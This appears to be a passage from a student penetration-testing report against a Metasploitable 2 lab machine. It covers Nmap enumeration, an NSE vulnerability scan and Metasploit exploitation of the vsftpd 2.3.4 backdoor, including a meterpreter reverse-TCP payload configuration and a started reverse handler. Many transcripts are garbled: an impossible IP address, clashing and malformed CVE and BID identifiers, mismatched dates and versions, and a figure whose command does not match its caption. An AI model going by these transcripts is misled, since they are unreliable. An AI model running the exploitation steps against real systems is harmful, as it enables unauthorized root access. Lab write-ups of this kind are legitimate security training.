
To obtain more detailed information, Nmap service version detection was performed.

Command Used

`nmap -sV 10.141.161.155`

Unlike the basic scan, the `-sV` option actively probes services to determine the exact software versions running on the target.

Figure 5.2 – Nmap Service Version Detection



```
kali@kali:~$ nmap -sV 10.141.161.155
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-01 09:33 -0400
Nmap scan report for 10.141.161.155
Host is up (0.00073s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
6667/tcp  open  irc           UnrealIRCd
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:73:46:B3 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

5.7 Version Detection Results

The scan identified several outdated software versions.

Table 5.3 – Service Versions

Port	Service	Version
21	FTP	vsFTPD 2.3.4
22	SSH	OpenSSH 4.7p1
25	SMTP	Postfix smtpd
53	DNS	ISC BIND 9.4.2
80	HTTP	Apache HTTPD 2.2.8
3306	MySQL	MySQL 5.0.51a
5432	PostgreSQL	PostgreSQL 8.3.x
8180	HTTP	Apache Tomcat/Coyote JSP Engine

Several of these versions are outdated and have publicly documented vulnerabilities, making them suitable candidates for further investigation.

One particularly significant finding was the detection of **vsFTPd 2.3.4**, which is associated with **CVE-2011-2523**, a malicious backdoor introduced into a compromised software release.

5.8 Default Script Enumeration


To gather additional information about the running services, Nmap's default scripting engine was executed.

Command Used

```
nmap -sC 10.141.161.155
```

The default scripts performed safe information gathering and collected additional configuration details from the exposed services.

Figure 5.3 – Nmap Default Script Scan



```
kali@kali: ~$ nmap -sC 10.141.161.155
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-01 09:33 -0400
Nmap scan report for 10.141.161.155
Host is up (0.00073s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exacc          netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:73:46:B3 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

5.9 Additional Information Collected

The default scripts identified several useful findings, including:

- Anonymous FTP login was permitted.
- SSH host keys were retrieved.
- SMTP capabilities were enumerated.
- SSL certificate information was collected.
- Additional service configuration details were exposed.

Although these findings do not necessarily represent vulnerabilities by themselves, they provide valuable information that assists in identifying potential attack vectors.

5.10 Key Findings

Table 5.4 – Enumeration Findings

Finding	Severity
Multiple Open Ports	Medium
Outdated Software Versions	High
Anonymous FTP Access	High
Exposed Apache HTTP Server	Medium
Exposed Database Services	Medium
Apache Tomcat Detected	Medium
VSFTPD 2.3.4 Detected	Critical

5.11 Discussion

The enumeration phase demonstrated that the target system exposed numerous services and several outdated software versions. The combination of multiple accessible services and legacy software substantially increased the attack surface.

Among the findings, the detection of **vsFTPD 2.3.4** was the most significant because it is associated with a well-documented backdoor vulnerability that permits remote command execution. This finding became the primary focus of the vulnerability assessment and exploitation phases.

5.12 Chapter Summary

The enumeration phase successfully identified the network services, software versions, and configuration details running on the Metasploitable 2 target system. These findings enabled the identification of high-priority vulnerabilities and provided the technical information required for the vulnerability assessment described in the following chapter.

CHAPTER SIX

VULNERABILITY ASSESSMENT

6.1 Introduction

Following the successful enumeration of network services and software versions, the next phase of the assessment focused on identifying known vulnerabilities affecting the target system. Vulnerability assessment is a critical component of penetration testing because it allows the tester to determine whether discovered services are susceptible to publicly documented security weaknesses.

During this assessment, the **Nmap Scripting Engine (NSE)** was used to perform automated vulnerability detection. The results were analyzed to determine which findings could be safely validated during the exploitation phase.

6.2 Objectives

The objectives of this phase were to:

- Identify known vulnerabilities affecting the discovered services.
 - Validate software versions against publicly available vulnerability databases.
 - Prioritize vulnerabilities based on their severity and potential impact.
 - Select an appropriate vulnerability for controlled exploitation.
-

6.3 Tools Used

Table 6.1 – Vulnerability Assessment Tools

Tool	Purpose
Nmap (NSE)	Automated vulnerability detection
CVE Database	Vulnerability reference
Linux Terminal	Command execution

6.4 Vulnerability Scanning

A vulnerability scan was performed using the Nmap Scripting Engine (NSE) to identify known security weaknesses associated with the services discovered during the enumeration phase.

Command Used

```
nmap --script vuln 10.141.161.155
```

The vulnerability scan compared the target's exposed services with known vulnerability signatures and reported potential security issues.

Figure 6.1 – Nmap Vulnerability Scan

```

kali@kali:~$ nmap -sV 10.141.161.155
Nmap Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-01 18:30 -0400
Nmap Status: RIRAS:31 elapsed; 0 hosts completed (1 up); 1 undergoing Script Scan
Nmap NSE timing: About 99.61% done; ETC: 18/44 (0:00:01 remaining)
Nmap scan report for 10.141.161.155
Nmap Host is up (0.00001s latency).
Nmap Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| vftpd-backdoor:
|_ VULNERABLE:
|   vftpd version 2.3.4 backdoor
|   | State: VULNERABLE (exploitable)
|   | Ids: CVE-CVE-2012-232 BID-8839
|   | vftpd version 2.3.4 backdoor, this was reported on 2011-07-04.
|   | Disclosure date: 2011-07-03
|   | Exploit results:
|   | Shell command: id
|   | Results: uid=0(root) gid=0(root)
|   | References:
|   |   http://scarybeastsecurity.blogspot.com/2011/07/alert-vftpd-download-backdoored.html
|   |   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-2523
|   |   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vftpd\_234\_backdoor.rb
|   |   https://www.securityfocus.com/bid/8839
|   |_ 53/
|_ 22/tcp    open  ssh
|_ 23/tcp    open  telnet
|_ 25/tcp    open  smtp
|_ 51/
|_ 51/ telnet-parameters
|_ 51/ VULNERABLE:
|_ 51/ Anonymous Diffie-Hellman Key Exchange MITM Vulnerability
|_ 51/ | State: VULNERABLE
|_ 51/ | Transport Layer Security (TLS) services that use anonymous
|_ 51/ | Diffie-Hellman key exchange only provide protection against passive
|_ 51/ | eavesdropping, and are vulnerable to active man-in-the-middle attacks
|_ 51/ | which could completely compromise the confidentiality and integrity
|_ 51/ | of any data exchanged over the resulting session.
|_ 51/ | Check results:
|_ 51/ |_ 59/ ANONYMOUS_DH GROUP 1
|_ 51/ | Cipher Suite: TLS_DH_anon_WITH_DES_CBC_SHA
|_ 51/ | Module Type: Safe prime
|_ 51/ | Modulus Source: postfix builtin
|_ 51/ | Modulus length: 1024
|_ 51/ | Generator Length: 8
|_ 51/ | Public Key Length: 1024
|_ 51/ | References:
|_ 51/ |   https://www.ietf.org/rfc/rfc2246.txt
|_ 51/ |_ 51/
|_ 51/ Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MITM (Logjam)

```

6.5 Analysis of Scan Results

The vulnerability scan identified several security weaknesses affecting the target system.

Among the reported findings, the most critical was the detection of the **vsFTPd 2.3.4 Backdoor**, which is associated with **CVE-2011-2523**.

The scan output classified the vulnerability as:

- **State:** VULNERABLE
- **Severity:** Critical
- **Impact:** Remote Command Execution (RCE)

The Nmap script also demonstrated successful execution of the `id` command, confirming that the vulnerability was exploitable within the authorized laboratory environment.

6.6 Critical Vulnerability: CVE-2011-2523

The **vsFTPD 2.3.4 Backdoor** is one of the most well-known vulnerabilities affecting the File Transfer Protocol (FTP) service.

Between June 30 and July 3, 2011, the official source code for vsFTPD version 2.3.4 was compromised, and a malicious backdoor was inserted into the software distribution. Systems running the affected version could allow an attacker to trigger a backdoor that provides unauthorized command execution.

During this assessment, the vulnerable version was successfully identified on the target system.

Table 6.2 – Critical Vulnerability

Attribute	Details
CVE	CVE-2011-2523
Service	FTP
Software	vsFTPD 2.3.4
Vulnerability Type	Backdoor
Impact	Remote Command Execution
Risk Rating	Critical

6.7 Impact Assessment

If exploited on a production system, this vulnerability could allow an attacker to:

- Execute arbitrary commands.
- Obtain unauthorized access.
- Escalate privileges.
- Compromise system confidentiality.
- Modify or delete sensitive information.
- Disrupt system availability.

Within this assessment, exploitation was performed **only** within the authorized laboratory environment to demonstrate the potential impact of the vulnerability.

6.8 Risk Evaluation

The identified vulnerability was prioritized for exploitation based on the following criteria:

Table 6.3 – Risk Evaluation

Factor	Assessment
Exploit Availability	Publicly Available
Ease of Exploitation	High
Authentication Required	No
Potential Impact	Very High
Overall Risk	Critical

The combination of remote exploitation capability, lack of authentication requirements, and potential for complete system compromise resulted in a **Critical** risk rating.

6.9 Key Findings

Table 6.4 – Vulnerability Assessment Findings

Finding	Severity
vsFTPd 2.3.4 Backdoor (CVE-2011-2523)	Critical
Outdated Apache HTTP Server	High
Outdated PHP Version	High
HTTP TRACE Enabled	Medium
Directory Indexing Enabled	Medium
Information Disclosure	Medium

6.10 Discussion

The vulnerability assessment confirmed that the Metasploitable 2 target contained multiple outdated software components and insecure configurations. The most significant finding was the **vsFTPd 2.3.4 Backdoor (CVE-2011-2523)**, which was selected for controlled validation due to its critical severity and the availability of a well-documented exploit module.

The assessment demonstrates the importance of regular vulnerability management, software updates, and timely patching to reduce the risk of system compromise.

6.11 Chapter Summary

The vulnerability assessment successfully identified several security weaknesses affecting the target system. The discovery of the **vsFTPd 2.3.4 Backdoor (CVE-**

2011-2523) provided a suitable candidate for controlled exploitation in the next phase of the assessment.

The following chapter demonstrates how this vulnerability was safely validated using the Metasploit Framework within the authorized laboratory environment.

Figure 6.1 – Nmap Vulnerability Scan Results

```

kali@kali: ~
└─$ nmap -sV 10.101.101.155
Nmap Starting Nmap 7.99 ( https://nmap.org ) at 2020-08-01 18:39 -0400
Nmap State: 0/10/43 elapsed 0 hosts completed (2 up), 2 undergoing Script Scan
Nmap NSE Timing: About 99.81% done; ETC: 18:44 (0:00:01 remaining)
Nmap Nmap scan report for 10.101.101.155
Nmap Host is up (0.00001s latency)
Nmap Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|_  VULNERABLE:
|   vsftpd version 2.3.4 backdoor
|   State: VULNERABLE (exploitable)
|   ID: CVE-2011-2523  BID:48539
|   vsftpd version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   https://www.securityfocus.com/bid/48539
|_ 21/tcp    open  ssh
|_ 23/tcp    open  telnet
|_ 25/tcp    open  smtp
|_ 44/tcp    open  ssl-dh-params
|_  VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MITM Vulnerability
|   State: VULNERABLE
|   Transport Layer Security (TLS) services that use anonymous
|   Diffie-Hellman key exchange only provide protection against passive
|   eavesdropping, and are vulnerable to active man-in-the-middle attacks
|   which could completely compromise the confidentiality and integrity
|   of any data exchanged over the resulting session.
|   Check Results:
|   ANONYMOUS DH GROUP 1
|   Cipher Suite: TLS_DH_anon_WITH_DES_CBC_SHA
|   Modulus Type: Safe prime
|   Modulus Source: postfix builtin
|   Modulus Length: 1024
|   Generator Length: 8
|   Public Key Length: 1024
|   References:
|   https://www.ietf.org/rfc/rfc2246.txt
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MITM (Logjam)
```

CHAPTER SEVEN

EXPLOITATION

7.1 Introduction

Following the successful identification of a critical vulnerability during the vulnerability assessment phase, controlled exploitation was performed to validate the finding and determine its real-world impact.

The objective of this phase was not to compromise the system maliciously but to demonstrate that the identified vulnerability could be successfully exploited within an authorized laboratory environment. Validating vulnerabilities through controlled exploitation enables penetration testers to distinguish genuine security risks from false positives while providing evidence to support remediation efforts.

For this assessment, the **Metasploit Framework** was used to exploit the **vsFTPD 2.3.4 Backdoor (CVE-2011-2523)** discovered during the vulnerability assessment.

7.2 Objectives

The objectives of this phase were to:

- Launch the Metasploit Framework.
- Identify a suitable exploit module.
- Configure the exploit parameters.
- Validate the vulnerability through controlled exploitation.
- Verify the level of access obtained.
- Assess the security impact of successful exploitation.

7.3 Tools Used

Table 7.1 – Exploitation Tools

Tool	Purpose
Metasploit Framework	Exploitation Framework
Linux Terminal	Command Execution
Meterpreter	Post-exploitation interaction

7.4 Launching Metasploit Framework

The Metasploit Framework was launched from the Kali Linux attacker machine using the following command:


Command Used

msfconsole

The framework initialized successfully, loading its exploit modules, payloads, auxiliary modules, and post-exploitation capabilities.

Metasploit provides penetration testers with a structured platform for validating vulnerabilities using publicly available exploit modules.

Figure 7.1 – Launching Metasploit Framework



7.5 Identifying the Appropriate Exploit

After launching Metasploit, a search was performed to identify an exploit module corresponding to the vulnerability discovered during the previous phase.

Command Used

```
search vsftpd
```


The search returned the following module:

```
exploit/unix/ftp/vsftpd 234 backdoor
```

This module specifically targets the **vsFTPD 2.3.4 Backdoor (CVE-2011-2523)**.

The availability of a dedicated exploit module confirmed that the vulnerability is publicly documented and can be validated using Metasploit.

Figure 7.2 – Searching for the vsFTPD Exploit Module



7.6 Configuring the Exploit Module

The exploit module was selected using the following command:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

The available configuration options were then reviewed.

Command Used

```
show options
```


The exploit required the following configuration:

Parameter	Description
RHOSTS	Target IP Address
RPORT	FTP Port (21)
LHOST	Kali Linux IP Address

During the initial execution, an **LHOST validation error** was encountered because the local IP address had not been configured. After specifying the correct value, the exploit module was ready for execution.

This highlights the importance of carefully reviewing exploit parameters before attempting validation.

Figure 7.3 – Exploit Module Configuration



```
msf exploit(unix/ftp/vsftpd_23a_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_23a_backdoor):


| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                  |


Payload options (cmd/linux/http/v86/meterpreter_reverse_tcp):


| Name           | Current Setting | Required | Description                                                                                                                                                                                |
|----------------|-----------------|----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, TFTP, WGET)                                                                                                                                 |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                                               |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux 3.17 (for Python variant also Python 3.8, tested shells are sh, bash, zsh) (Accepted: none, pytho) |
| FETCH_SHELL    | none            | no       | Local IP to use for serving payload                                                                                                                                                        |
| FETCH_SRVHOST  | 8888            | yes      | Local port to use for serving payload                                                                                                                                                      |
| FETCH_SRVPORT  | 8888            | yes      | Local port to use for serving payload                                                                                                                                                      |
| FETCH_URI      | no              | yes      | Local URI to use for serving payload                                                                                                                                                       |
| LHOST          | 4444            | yes      | The listen address (an interface may be specified)                                                                                                                                         |
| LPORT          | 4444            | yes      | The listen port                                                                                                                                                                            |


When FETCH_COMMAND is one of CURL,GET,WGET:


| Name       | Current Setting | Required | Description                                                                            |
|------------|-----------------|----------|----------------------------------------------------------------------------------------|
| FETCH_PIPE | false           | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |


When FETCH_FILELESS is none:


| Name                | Current Setting | Required | Description                                                                         |
|---------------------|-----------------|----------|-------------------------------------------------------------------------------------|
| FETCH_FILENAME      | LUNApplwdr      | no       | Name to use on remote system when storing payload; cannot contain spaces or slashes |
| FETCH_WRITEABLE_DIR | ./              | yes      | Remote writable dir to store payload; cannot contain spaces                         |


Exploit target:


| ID | Name               |
|----|--------------------|
| 0  | Linux/Unix Command |


View the full module info with the info, or info -d command.
```

Figure 7.3 shows the configuration of the Metasploit exploit module used during the assessment. The show options command was executed to review the required parameters, including the target host (RHOSTS) and the payload configuration. Verifying these settings ensured the exploit was correctly configured before execution

7.7 Exploitation


After configuring the required parameters, the exploit was executed using the following command:

run

Metasploit successfully connected to the FTP service, triggered the backdoor, and established a remote session with the target. The successful session confirmed that the **vsFTPd 2.3.4 Backdoor** was present and exploitable.

Figure 7.4 – Successful Exploitation

Figure 7.5 – Root Privilege Verification



```

kali@kali:~$ msf6
msf6 > use multi/tftp/vsftpd_234_backdoor
msf6 multi/tftp/vsftpd_234_backdoor > show
Name: multi/tftp/vsftpd_234_backdoor
Current Setting:
  LHOST: 10.141.161.285
  LPORT: 4444
  FETCH_URI_PATH: no
  LHOST: 10.141.161.285
  LPORT: 4444
  When FETCH_COMMAND is one of CURL,GET,WGET:
    Name: Current Setting Required Description
    --
    FETCH_PIPE: false yes Host both the binary payload and the command so it can be piped directly to the shell.
  When FETCH_FILELESS is none:
    Name: Current Setting Required Description
    --
    FETCH_FILENAME: ega0hcakha no Name to use on remote system when storing payload; cannot contain spaces or slashes
    FETCH_WRITEABLE_DIR: ./. yes Remote writable dir to store payload; cannot contain spaces
  Exploit target:
    Id Name
    --
    0 Linux/Unix Command
  View the full module info with the info, or info -d command.

msf6 multi/tftp/vsftpd_234_backdoor > run
[*] 10.141.161.155:21 - Msf::OptionValidator: One or more options failed to validate: LHOST.
msf6 multi/tftp/vsftpd_234_backdoor > set LHOST 10.141.161.285
LHOST => 10.141.161.285
msf6 multi/tftp/vsftpd_234_backdoor > run
[*] 10.141.161.155:21 - Msf::OptionValidator: One or more options failed to validate: LHOST.
msf6 multi/tftp/vsftpd_234_backdoor > set LHOST 10.141.161.285
LHOST => 10.141.161.285
msf6 multi/tftp/vsftpd_234_backdoor > run
[*] 10.141.161.155:21 - Msf::OptionValidator: One or more options failed to validate: LHOST.
msf6 multi/tftp/vsftpd_234_backdoor > set LHOST 10.141.161.285
LHOST => 10.141.161.285
msf6 multi/tftp/vsftpd_234_backdoor > run
[*] Started reverse TCP handler on 10.141.161.285:4444
[*] 10.141.161.155:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.141.161.155:21 - FTP banner hints its vulnerability: 220 (vsftpd 2.3.4)
